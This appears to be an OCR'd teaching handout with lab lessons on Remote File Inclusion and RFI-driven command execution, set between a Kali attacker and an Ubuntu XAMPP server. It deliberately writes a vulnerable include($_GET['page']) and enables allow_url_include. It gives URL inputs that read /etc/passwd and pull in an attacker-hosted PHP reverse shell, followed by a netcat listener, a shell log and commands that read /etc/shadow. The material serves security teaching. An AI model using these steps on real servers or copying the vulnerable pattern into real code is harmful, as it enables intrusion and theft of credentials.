
- Go back to forum on Firefox
- Click on the first forum post (should be Welcome to PHPBB)
- Click reply to post

Step 12: Write the attack using the example below:




Step 13: After writing the attack go back to your Ubuntu (victim) machine

- Open Firefox back up and navigate to the phpBB3 forum
- Login as root
- Navigate to the post that your attacker just posted (you may need to click “approve post”)
- Page should look like this:



Step 14: Click on the link in the post and the page should look like this:



Step 15: YOU HAVE COMPLETED THE ATTACK!

Remote File Inclusion (RFI) Lesson

Lesson Focus:

This Lesson focuses on Remote File Inclusion (RFI) which is an exploit that is found on web sites that allow URL inclusion to open local files. The inclusion vulnerability is found on outdated web servers that do not give the option to change the configurations to protect against RFI. Additionally, the inclusion vulnerability is found on updated web servers that are mal configured. This lesson helps the student understand the concept of remote file inclusion and how to use the exploit against a vulnerable web server.

Lesson Synopsis:

This Lesson will explain why preventing the inclusion vulnerability is important to a web server's security, how RFI can exploit the vulnerability, and the application of the exploit on the Apache service. This student will become more familiar with Kali Linux and Ubuntu operating system which will use Xampp to run Apache.

Objectives:

1. Explain why preventing Remote File Inclusion is important to a web server's security.
2. Learn basic concepts of Remote File Inclusion.
3. Remote File Inclusion application to a vulnerable webs server.
4. Learn about RFI.
5. Learn how to execute RFI.
6. Learn what makes the web server vulnerable.
7. Learn more about Linux and LAMP services.

Lesson Activities:

Students learn how Remote File Inclusion exploits a web server's vulnerabilities. This Lesson enables the student to use RFI on Kali Linux and configure the web server using Ubuntu and Apache to make it vulnerable. The Student will work individually on the activity and will ask the instructor upon further guidance.

Optional Writing Activity:

Draw out the network diagram to execute the exploit. Write a paragraph about the application of remote file inclusion and the important variables needed to execute the exploit.

Credit:

Lesson development and submitted by Clint Hepworth.

Remote file Inclusion:

Remote File Inclusion (RFI) allows an attacker to include remote files on the web server. The vulnerability is caused by invalidated external variables in PHP ($_GET, $_POST, $_COOKIE). In this example we are only using the $_GET to create our global variable. Additionally, PHP has an allow_url_fopen and allow_url_include in the php.ini directive which enables files system functions to use the URL in a web browser to retrieve data from local and global locations on the web server. If the web server has these vulnerabilities, an attacker will use remote file inclusion to include malicious code in remote files, execute commands, denial of service, and data theft.[18]

Important RFI variables:

1. $_GET: An associative array of variables passed to the current script via the URL parameters.[19]
2. Allow URL inclusion: This option allows the use of URL-aware fopen wrappers with the following functions: include, include_once, require, require_once.[20]
3. Allow URL fopen: enables the URL-aware fopen wrappers that enable accessing URL object like files.[21]

[18] "File Inclusion Vulnerability," Wikipedia, November 19, 2014, Accessed October 3, 2014, http://en.wikipedia.org/wiki/File_inclusion_vulnerability.

[19] "$_GET," PHP, Accessed October 8, 2014, http://php.net/manual/en/reserved.variables.get.php.

[20] "PHP: Runtime Configuration – Manual," PHP, Accessed October 8, 2014, http://php.net/manual/en/filesystem.configuration.php#ini.allow-url-include.

[21] Ibid.

RFI EXERCISE:

Step 1: Open a terminal in Ubuntu. Open the php.ini file in a text editor using the following command.

Command: **sudo gedit /opt/lampp/etc/php.ini**

Find the allow_url_fopen and allow_url_include and change both to "ON". Save the file once completed.
(Tip: Press ctrl f and type allow_url in the search bar to quickly find what you're looking for).

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen=On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include=On
```

Purpose: Turning both on will allow the treatment of URLs as files and will allow include to open URLs as files. Outdated HTTP servers do not have this setting which prevents inclusion so it is important to always stay up to date.

Step 2:
Go back to the terminal in Ubuntu. Find the IP address using the ifconfig command and write it down.

Command: **ifconfig**

Next, switch to Kali Linux (attacker) and open a terminal. Use the nmap command in Kali Linux to scan the host's ports using the following command:

Command: **nmap (ip address of the web server)**
(Tip: The web server ip address might be different than the ip address in the example below. Also, if you do not have an internet connection you cannot nmap. Just continue to the next step)

Purpose: The nmap command shows the open ports on the web server. This verifies that the attacker can penetrate through port 80 to execute RFI. Port 80 is assigned the HTTP services that will use TCP to execute remote files on the attacker machine.

Switch back to your Ubuntu virtual machine.

Step 3: Open the index.php file in a text editor.

Command: **`sudo gedit /opt/lampp/htdocs/offices/index.php`**

Change the html script for the contact link to the PHP script bellow. Save the file once completed. (Tip: Use ctrl F and enter Contact in the search bar. Scroll down until you find the **a href** link. Replace the a href link and add the PHP code below it)

Code:


```
<li><a href="index.php?page=contact.php">Contact</a></li>
<?php
      $page = $_GET['page'];
      include($page);
?>
```

Purpose: $_GET is a superglobal associative array of variables passed to the current script via the URL parameters.[22] The superglobal variable for this example is page. The page variable is then included to open files in the URL. The html code in the contact link sets the global variable equal to the contact.php and opens the page through URL execution.

[22] "$_GET," PHP, Accessed October 8, 2014, http://php.net/manual/en/reserved.variables.get.php.

Step 4: Open a web browser in Kali Linux. Enter the Ubuntu's IP address in the Kali Linux web browser along with the directory offices. In this example, the index.php file is saved in the offices directory. (Tip: If your error is different from the one below, you made a mistake somewhere. If no error shows, continue with the exercise)

Command: **`(ip address of web server)/offices/`**




Purpose: This sends the attacker to the website hosted on the web server. The error message shows the student that the page global variable in the include statement does not have a value. Therefore, the warning indicates that inclusion in the PHP cannot run.

Step 5: Now it's time to put our PHP code to use. **Click the contact link on the home page!** Notice the error message is no longer displayed on the webpage and the contact.php is opened through inclusion in the URL.

Purpose: Clicking on the contact link gave the page variable a value of php.ini and was able to execute the inclusion statement in the index.php file.


Step 6: Erase **`contact.php`** after **`page=`** in the URL and enter **`/etc/passwd`** as shown in the example below.

Command: **`/etc/passwd`**



Purpose: The attacker can now view the content of local files in directories on the web server. If done correctly, the content in the passwd file displays on the homepage. Here we can see the list of users on the Web Server along with other information the hacker might find useful.

Step 7: erase **`/etc/passwd`** in the URL after **`page=`** and enter **`http://google.com`** as shown in the example below. (Tip: If you do not have an internet connection this will not work. If so, move on to the next step)



Purpose: the attacker has opened google.com through the web server and displays on the home page of the VWS. This illustrates that local and global files can be accessed using RFI. At this point, the attacker may include malicious code in remote files, execute commands, deny services, or steal data.

Further Research: $_POST, $_COOKIE

$_POST is an associated array of variables passed to the current script via the HTTP POST methos.[23]
$_COOKIE is an associated array of variables passed to the current script via HTTP cookies.[24]

The student can use the $_POST and $_COOKIE array of variables to execute remote file inclusion. The Student will write PHP script in the index.php page to make the web site vulnerable depending on which variable they decide to use. The instructor may make further research optional or mandatory after completion of the in class exercise.

[23] "$_POST," PHP, Accessed October 8, 2014, http://php.net/manual/en/reserved.variables.post.php.
[24] "$_COOKIE," PHP, Accessed October 8, 2014, http://php.net/manual/en/reserved.variables.cookies.php.

WORKS CITED

"$_COOKIE." PHP. Accessed October 8, 2014. http://php.net/manual/en/reserved.variables.cookies.php.

"File Inclusion Vulnerability." Wikipedia. November 19, 2014. Accessed October 3, 2014. http://en.wikipedia.org/wiki/File_inclusion_vulnerability.

"$_GET." PHP. Accessed October 8, 2014. http://php.net/manual/en/reserved.variables.get.php.

"PHP: Runtime Configuration - Manual." PHP. Accessed October 8, 2014. http://php.net/manual/en/filesystem.configuration.php#ini.allow-url-include.

"$_POST." PHP. Accessed October 8, 2014. http://php.net/manual/en/reserved.variables.post.php.

Command Execution Lesson

Lesson Focus:

This lesson focuses on remote command execution on a web server through a reverse shell invoked by a remote file inclusion vulnerable script. The student will need to understand remote file inclusion before they continue with this lesson to understand how the reverse shell is included on the web server. Command execution is arbitrary code execution allowing the attacker to send strings of characters as inputs on the server hosting the web application. Malicious code executed from an attacker demonstrates the dangers of the web server's vulnerability and the attacker's capabilities once exploited.

Lesson Synopsis:

In this lesson, the student will attack the vulnerable web server using a reverse shell hosted on the attacker machine giving them a TCP connection from the web server to the attacker. The connection between the attacker and web server will display in a shell on the attacker's machine where commands can be executed. Command execution will demonstrate to the student the importance of preventing inclusion on a web application and the dangers of command execution on a web server. The student will become more familiar with PHP, Kali Linux, and Ubuntu once the lesson is completed.

Objectives:

1. Demonstrate the capabilities of command execution using RFI.
2. Learn basic concepts and terms for Command Execution.
3. Command execution application to a vulnerable web server.

Lesson Activities:

The student will learn what command execution is, its capabilities, and how it is invoked using RFI. The student acts as the attacker creating a TCP outbound connection with the web server using a reverse shell to execute commands. The reverse shell will allow the student to enter input on the web server and demonstrate a simple way to learn command execution.

Optional Activity:

Define the variables in this lesson to understand key terms. View the reverse shell before class to understand the PHP code used in the exercise.

Credit:

Lesson development and submitted by Clint Hepworth.

Command Execution:

Command execution gives the attacker the ability to execute any commands on a target machine. The attacker can use exploits to inject and execute shellcode to manually run the arbitrary code.[25] The shellcode is often executed using malware on the host machine without the consent of the owner. Commands are sent via TCP connection between the attacker and host machines. TCP means transfer control protocol and is located in the transport layer in the open systems interconnection model (OSI). Command execution gives the attacker endless possibilities to further exploit a vulnerable web server.

Important terms:

PHP Reverse Shell: The reverse shell is a tool to open an outbound TCP connection from the attacker to the web server.[26] The reverse shell allows the attacker to execute commands through the use of a shell acting as a user on the web server.

TCP: TCP is the transmission control protocol and is one of the core protocols for IP (internet protocol).[27] The attacker will use a web browser that uses TCP to connect to the web server to transfer data. Some common applications of TCP are SMTP, HTTP, FTP, SSH, or Telnet.[28]

Xampp: Xampp is a software bundle uses Linux, Apache, MySQL, and PHP . The Lamp services are all needed on a web server to host a website.

[25] "Arbitrary Code Execution," Wikipedia, November 29, 2014, Accessed November 19, 2014, http://en.wikipedia.org/wiki/Arbitrary_code_execution.

[26] "Php-reverse-shell." Pentestmonkey. Accessed November 25, 2014. http://pentestmonkey.net/tools/web-shells/php-reverse-shell.

[27] "Transmission Control Protocol." Wikipedia. July 12, 2014. Accessed November 23, 2014. http://en.wikipedia.org/wiki/Transmission_Control_Protocol.


[28] Ibid.

COMMAND EXECUTION EXERCISE:

Step 1: Open a terminal in Kali Linux and find the IP address using the ifconfig command. Then open the reverse shell in the /var/www directory with a text editor.


Command: **`ifconfig`**
Command: **`sudo gedit /var/www/reverseshell2.txt`**

Next, change the $ip variable to the Kali Linux IP address and change the $port variable to 5151. Save once the changes are made and exit. (Tip: Search for what you want with ctrl F. Remember the IP address might be different than the one in the example)



Purpose:
The reverse shell will open an outbound TCP connection from the target web server to the attacker's machine on port 5151.[29] Here is the PHP code explaining how the connection is opened between the attacker and the web server. The code creates a socket to take the input from the attacker, executes the input as a command on the web server, and displays the output by piping it to the shell. The reverse shell template was downloaded from pentestmonkey.[30]

[29] "Php-reverse-shell." Pentestmonkey. Accessed November 25, 2014. http://pentestmonkey.net/tools/web-shells/php-reverse-shell.
[30] Ibid.



Step 4: Go back to the terminal in Kali Linux. Use netcat to start listening on port 5151.

Command: **`nc -v -n -l -p 5151`**


Purpose: Netcat is listening for the TCP connection on port 5151 and waiting for the reverse shell to be executed remotely using the attacker's web browser. Once the connection is made, netcat will display the information of the web server and whether the attacker has a successful connection.

Step 5: Open a web browser in Kali Linux. Go to the VWS website by entering address in the URL.

Command: **`(ip address of webserver)/offices`**
(Tip: Get the IP address from the webserver by opening a terminal in Ubuntu and ifconfig)

Next, Click on the contact link on the VWS hompage. Enter the following command in the web browser after **`page=`**.

Command: **`http://(ip address of the attacker)/reverseshell2.txt?`**



Purpose: The reverseshell2.txt file located on the attacker machine is included remotely making it an executable file. The ? at the end of the file name in the URL treats the text file as an executable file.

Step 6: Go back to the attacker's terminal where netcat was listening. If the information of the web server is displayed, the reverse shell was executed successfully. Enter the command **ifconfig** . Which IP address displays? Now enter **whoami.** As a deamon you are now able to execute commands to read files within the webserver. Take a look at the passwd and shadow files. These contain valuable information about the users on the webserver.

Command: **`cat /etc/passwd`**
Command: **`cat /etc/shadow`**

```
root@kali:/var/www# nc -v -n -l -p 5151
listening on [any] 5151 ...
connect to [192.168.211.131] from (UNKNOWN) [192.168.211.130] 33021
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_6
4 x86_64 x86_64 GNU/Linux
 14:27:13 up 58 min,  2 users,  load average: 0.15, 0.06, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
capstone :0       :0               13:38   ?xdm?   2:33   0.67s init --user
capstone pts/1    :0               14:10   16:57   0.18s  0.18s bash
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ef:5d:db
          inet addr:192.168.211.130  Bcast:192.168.211.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feef:5ddb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:670 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2395913 (2.3 MB)  TX bytes:111571 (111.5 KB)
```

Purpose: If you haven't figured it out by now, you are successfully executing commands on the Ubuntu web server. The web server is registering the attacker as a daemon and is allowing the attacker to execute commands. In this example the daemon is only given read privileges set by the root administrator. However, the attacker is still denied writing privileges. Now it's your turn to see if you can bypass these restrictions in order to get root access to the web server or see what other valuable information you can find.

Further Research:

1. The student can further exploit the web server after completion of the exercise to get root permissions.
2. The student can execute other malicious files remotely on the attacker machine.
3. The student can study the PHP in the reverse shell and understand how it works.

WORKS CITED

"Arbitrary Code Execution." Wikipedia. November 29, 2014. Accessed November 19, 2014. http://en.wikipedia.org/wiki/Arbitrary_code_execution.

"Php-reverse-shell." Pentestmonkey. Accessed November 25, 2014. http://pentestmonkey.net/tools/web-shells/php-reverse-shell.

